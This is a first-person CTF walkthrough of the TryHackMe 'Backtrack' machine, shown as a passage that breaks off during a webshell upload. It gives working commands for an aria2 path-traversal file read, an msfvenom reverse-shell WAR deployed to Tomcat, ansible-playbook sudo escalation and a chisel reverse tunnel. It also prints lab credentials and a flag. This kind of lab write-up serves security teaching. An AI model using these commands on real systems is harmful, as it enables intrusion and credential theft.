TL;DR
In this challenge we starts with LFI that gives us the credentials for tomcat, which let us achieve RCE using webshell uploading.
Then, we move to user wilbur using sudo on ansibile-playbook. We move to user ovrille using webshell upload on internal service, and then escalate to root using tty pushback vulnerability.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 6800 with aria2 downloader JSON-RPC, port 8080 with apache tomcat and port 8888 with some http service.
PORT     STATE SERVICE         REASON         VERSION
22/tcp   open  ssh             syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 55:41:5a:65:e3:d8:c2:4f:59:a1:68:b6:79:8a:e3:fb (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDzPMYVGNn9fk2sUO4qG8t3GP/3ztCkoIRFTSFwnaHtRTiIe8s3ulwJkAyTZHSmedBOMihmyWyEmA44uxY4kUZEiba8R+c7aWHjTvD04VcKWPgVg1URPWMTHyxUcwKGnoh8n6VwM283+/4f2g2GSj2
pVbacoV3xfDo8L4PshyfHK7dEd2qnQv9Yge3p5Aw/1Q7w1eaMZnaoicgzDgjhvqrRcS/DRcp3Lwoz6fGQW2/vFxW7d5aisTslKxRPslTy/Vrgprb7I+D9kdGEFqW/DXDfZLo+4O0woecE6+qSYPbIAjvIao25MTR8xHOFR0sCtyVfehEXYxvJ0fsqBG4y
p/y15eDT3MSYevdvhHH1ZLejV66zILbPqUhzFBuMW1U6PKvSNPiQdzlnIRpD8ZQN7KJI8Y6zlHgoh8iu7+PgcUQNixYrX1GhMCYwNGHQlLOLriVRzhScZV3ObH1V8+g8I2sc3WZ54G2XUqZX+pN3ugjN1L5mo8mht1m7ZME+W9if37U=
|   256 79:8a:12:64:cc:5c:d2:b7:38:dd:4f:07:76:4f:92:e2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJfVuy7uiXVmzWVPtY/BYF+RZF36ZR8rh7wxeZi7yeOdWd06henZf8z5rYfalc0YHr6kE3clVa0jq+pF64w/lso=
|   256 ce:e2:28:01:5f:0f:6a:77:df:1e:0a:79:df:9a:54:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHMk87a1jTdUzEWZNm/XtZKIto5reBlJr75kFdCKXscp
6800/tcp open  http            syn-ack ttl 62 aria2 downloader JSON-RPC
| http-methods:
|_  Supported Methods: OPTIONS
|_http-title: Site doesn't have a title.
8080/tcp open  http            syn-ack ttl 62 Apache Tomcat 8.5.93
|_http-title: Apache Tomcat/8.5.93
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Apache Tomcat
8888/tcp open  sun-answerbook? syn-ack ttl 62
I added backtrack.thm to my /etc/hosts.
LFI in aria to get webshell upload using tomcat
The aria downloader was very interesting, I checked for the version, and found out this is Aria2 Version 1.35.0

Then, I googled and found LFI vulnerability for this version, here https://gist.github.com/JafarAkhondali/528fe6c548b78f454911fb866b23f66e
I tried the PoC:
┌──(agonen㉿kali)-[~/thm/Backtrack]
└─$ curl --path-as-is 'http://backtrack.thm:8888/../../../../../../../../../../../../../../../../../../../../etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:122:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:1002:1002::/opt/tomcat:/bin/false
orville:x:1003:1003::/home/orville:/bin/bash
wilbur:x:1004:1004::/home/wilbur:/bin/bash
It worked, we have LFI.
I know we have tomcat installed, and I can see the home folder for the tomcat is /opt/tomcat. I searched for credentials, at the location /opt/tomcat/conf/tomcat-users.xml:
┌──(agonen㉿kali)-[~/thm/Backtrack]
└─$ curl --path-as-is 'http://backtrack.thm:8888/../../../../../../../../../../../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml'
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">

  <role rolename="manager-script"/>
  <user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"/>

</tomcat-users>
We got the credentials:
tomcat:OPx52k53D8OkTZpx4fr


I tried to login with this credentials at /host-manager/html, and we got 403 permissions denied, since we are not coming from 127.0.0.1:
We can verify this by checking the file /opt/tomcat/webapps/host-manager/META-INF/context.xml:
However, we still have valid credentials with manager-script role. I googled and found https://medium.com/@cyb0rgs/exploiting-apache-tomcat-manager-script-role-974e4307cd00, which guides us on how to upload webshell in this case.
First, create the webshell using msfvenom:
msfvenom -p java/shell_reverse_tcp lhost=192.168.138.59 lport=1337 -f war -o pwn.war
Then, Upload the webshell:
curl -v -u tomcat:OPx52k53D8OkTZpx4fr --upload-file pwn.war 'http://backtrack.thm:8080/manager/text/deploy?path=/foo&update=true'
Lastly, set up listener and trigger the webshell:
nc -nvlp 1337
and trigger the webshell:
curl http://backtrack.thm:8080/foo
we got our reverse shell.

I pasted the payload from penelope, as usual. We can grab our first flag:
tomcat@Backtrack:~$ cat flag1.txt
THM{823e4e40ead9683b06a8194eab01cee8}

Move to user wilbur using ansible-playbook
I checked for sudo permissions, we can execute some file under user wilbur:
tomcat@Backtrack:~$ sudo -l
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml

I found out /usr/bin/ansible-playbook is vulnerbale to privilege escalation, notice we uses *. We’ll use https://gtfobins.github.io/gtfobins/ansible-playbook/.
First, let’s create our payload:
tomcat@Backtrack:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >/tmp/shell.yml
tomcat@Backtrack:~$ chmod 644 /tmp/shell.yml
Now, we can spawn the shell as user wilbur:
sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/../../tmp/shell.yml
Webshell upload on internal images web server
I saw some note on the home folder:
wilbur@Backtrack:~$ cat from_orville.txt
Hey Wilbur, it's Orville. I just finished developing the image gallery web app I told you about last week, and it works just fine. However, I'd like you to test it yourself to see if everything works and secure.
I've started the app locally so you can access it from here. I've disabled registrations for now because it's still in the testing phase. Here are the credentials you can use to log in:

email : orville@backtrack.thm
password : W34r3B3773r73nP3x3l$
In addition, there was hidden file that contains the credentials for user wilbur:
wilbur@Backtrack:~$ cat .just_in_case.txt
in case i forget :

wilbur:mYe317Tb9qTNrWFND7KF
I checked for opened ports using ss -tln, and saw port 80:


I set up port tunneling using chisel, which I uploaded to the remote machine
remote:
./chisel client 192.168.138.59:1234 R:9000:127.0.0.1:80local:
chisel server --reverse -p 1234
Now we can visit the service at http://localhost:9000/

I logged in with the credentials and tried to upload webshell:

